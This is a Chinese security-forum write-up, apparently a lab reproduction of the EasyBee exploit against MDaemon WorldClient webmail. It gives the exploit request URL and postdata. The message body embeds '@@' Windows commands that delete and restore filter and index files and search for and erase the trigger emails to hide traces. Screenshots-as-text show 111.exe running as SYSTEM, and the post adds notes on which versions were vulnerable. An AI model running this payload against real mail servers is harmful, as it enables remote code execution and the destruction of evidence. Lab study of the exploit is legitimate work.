
发件人: "hello" <hello@test.com>

收件人: hello@test.com

抄送:

主题: subject

添加附件



添加附件

1. 在下面的对话框中输入你想附加的文件的路径，或点击"浏览"来选择文件。

未选择文件。

2. 一旦文件名显示在上面的对话矿中，点击下方的"增加附件"按钮来上传文件。请耐心等待传输的时间。

3. 重复上述步骤以添加其他文件。
4. 点击"完成"回到你的信件

附件:


EmailFile

再次发送邮件

Payload：


http://192.167.30.201:3000/WorldClient.dll?Session=DSMQIQW&View=Compose&ComposeInNewWindow=Yes&ChangeView=No&SendNow=Yes

postdata：



```
Attn=&Company=&From=&Reply-To=&To=hello@test.com&CC=&BCC=&Subject=autoSubjec
t+h6JYADZdIk&Body=@@del+/f+CFilter.ini
@@move+/Y+CFilter.bak+CFilter.ini
@@cd+..\Users\test.com\hello
@@findstr+/mc:"h6JYADZdIk"+*.msg+|+sort+/O+temp.dat
@@for+/f+"delims="+%i+in+(temp.dat)+do+set+MsgFile=%~nxi
@@del+/f+temp.dat
@@for+/f+"delims="+%i+in+('findstr+/smc:"autoSubject+h6JYADZdIk"+*.msg')+do+
if+not+"%MsgFile%"=="%i"+del+/f+"%i"
@@for+/f+"delims="+%i+in+('findstr+/smc:"qwe"+*.msg')+do+if+not+"%MsgFile%"=
="%i"+del+/f+"%i"
@@for+/f+"delims="+%i+in+('findstr+/smc:"subject"+*.msg')+do+if+not+"%MsgFil
e%"=="%i"+del+/f+"%i"
@@for+/f+"delims="+%i+in+('findstr+/smb+@@+*.msg')+do+if+not+"%MsgFile%"=="%
i"+del+/f+"%i"
@@del+/f+%MsgFile%
@@cd+WC
@@del+/f+Messages.idx
@@move+/Y+Messages.bak+Messages.idx
@@cd+..
@@cd+..\..\..\WorldClient
@@echo.+>>+Dictionary.txt
```

可以看到111.exe已经运行了



C:\
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退 搜索 文件夹
地址(D) C:\
Windows 任务管理器
文件(F) 选项(O) 查看(V) 帮助(H)
应用程序 进程 性能 联网 用户

名称	大小	类型	修改日期	属性
Documents and Settings		文件夹	2014-5-11 17:34	
MDaemon		文件夹	2017-4-26 16:23	
Program Files		文件夹	2017-4-28 11:02	R
WINDOWS		文件夹	2014-5-30 10:10	
wmpub		文件夹	2014-5-11 17:30	
111.exe	72 KB	应用程序	2017-5-3 15:30	A

映像名称	用户名	CPU	内存使用
conime.exe	Administrator	00	2,432 K
ctfmon.exe	Administrator	00	2,952 K
Everything.exe	Administrator	00	7,268 K
MDSpamD.exe	SYSTEM	00	115,660 K
vmtoolsd.exe	Administrator	00	14,524 K
explorer.exe	Administrator	00	16,516 K
111.exe	SYSTEM	00	2,224 K
cmd.exe	SYSTEM	00	1,832 K
wmiprvse.exe	SYSTEM	00	5,144 K

0×06 总结

1.使用EasyBee的时候遇到了几个坑（其中xml文件中有这么几个提示“Filename for executable payload once on the target”，当时在target试了好几次没成功），浪费了不少时间。所以说自己在写工具的时候备注、用法一定得详细，否则容易误导

2.第一次测试是在10.0.1上，未成功，在9.6.6上测试成功，其他版本未测试。根据xml的说明，EaseBee应该只对 9.5.2-10.1.2版本有用

点击收藏 | 0 关注 | 1

上一篇：利用JSONP跨域获取信息 下一篇：WordPress远程代码执行环境...

1. 0 条回复
    - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板